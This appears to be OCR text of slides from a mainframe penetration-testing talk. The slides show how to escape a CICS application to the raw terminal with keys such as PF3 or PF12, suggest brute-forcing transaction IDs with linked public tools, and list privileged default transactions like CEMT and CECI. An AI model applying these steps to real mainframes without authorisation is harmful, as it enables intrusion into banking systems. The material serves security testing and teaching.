
Jail break

Find the right combination of keys to interrupt the normal flow of an App and get back to the CICS terminal

It is the equivalent of finding the admin panel on a URL…except way easier

It can be to press PF3 on the logon panel, or RESET button, or PF12 on some menu, etc.


x3270-4 192.168.1.201
File
Options
Lets get cracking !
ZZZZZZZZZ // OOOOOOO SSSSSS
ZZ // OO OO SS
ZZ // OO OO SS
ZZ // OO OO SSSS
ZZ // OO OO SS
ZZ // OO OO SS
ZZZZZZZZZ // OOOOOOO SSSSSS
TERMINAL NAME = LCL703
Your IP(:)
===> Banks agents
Use CUST1
===> Admins and DEVS
Use TSO to logon


x3270-4 192.168.1.201
File
Options
DFHCE3543 You have cancelled your sign-on request. Sign-on is terminated.

We can enter any transaction ID..now what ?

The ID is 4 digits….we can easily bruteforce it :

- Mainframe_brute: https://github.com/sensepost/mainframe_brute
- Nmap scripts: https://github.com/zedsec390/NMAP/blob/master/cics-enum.nse
- CICSShot: https://github.com/ayoul3/cicsshot

Default transactions

CESN (Login transaction)


CEMT (Master terminal console)

CECI (Live interpreter debugger)


CEDA (Online Resource Definition program)

CEDB (Offline Resource Definition program)


CEMT

